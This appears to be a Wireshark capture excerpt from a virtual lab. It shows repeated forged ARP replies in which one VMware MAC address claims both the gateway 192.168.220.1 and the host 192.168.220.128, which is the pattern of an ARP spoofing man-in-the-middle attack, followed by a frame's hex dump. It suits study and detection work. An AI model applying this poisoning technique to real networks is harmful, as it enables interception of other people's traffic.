6	4.115351784	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
7	6.007992135	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
8	6.116006830	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
9	8.009561783	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
10	8.116774617	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
11	10.011048473	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
12	10.117758688	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
13	12.013143624	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
14	12.119335774	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
15	14.015245848	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
16	14.121706331	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
17	16.017075406	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38
18	16.123483745	VMware_24:a8:38	VMware_c0:00:08	ARP	42	192.168.220.128 is at 00:0c:29:24:a8:38 (duplicate use of 192.16…
19	18.019047714	VMware_24:a8:38	VMware_fa:dd:2a	ARP	42	192.168.220.1 is at 00:0c:29:24:a8:38

```
› Frame 69: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on i
› Ethernet II, Src: VMware_24:a8:38 (00:0c:29:24:a8:38), Dst: VMware_fa:dd
› Address Resolution Protocol (reply)
```

```
0000  00 0c 29 fa dd 2a 00 0c  29 24 a8 38 08 06 00 01   ··)··*·· )$·8
0010  08 00 06 04 00 02 00 0c  29 24 a8 38 c0 a8 dc 01   ········ )$·8
0020  00 0c 29 fa dd 2a c0 a8  dc 80                     ··)··*·· ··
```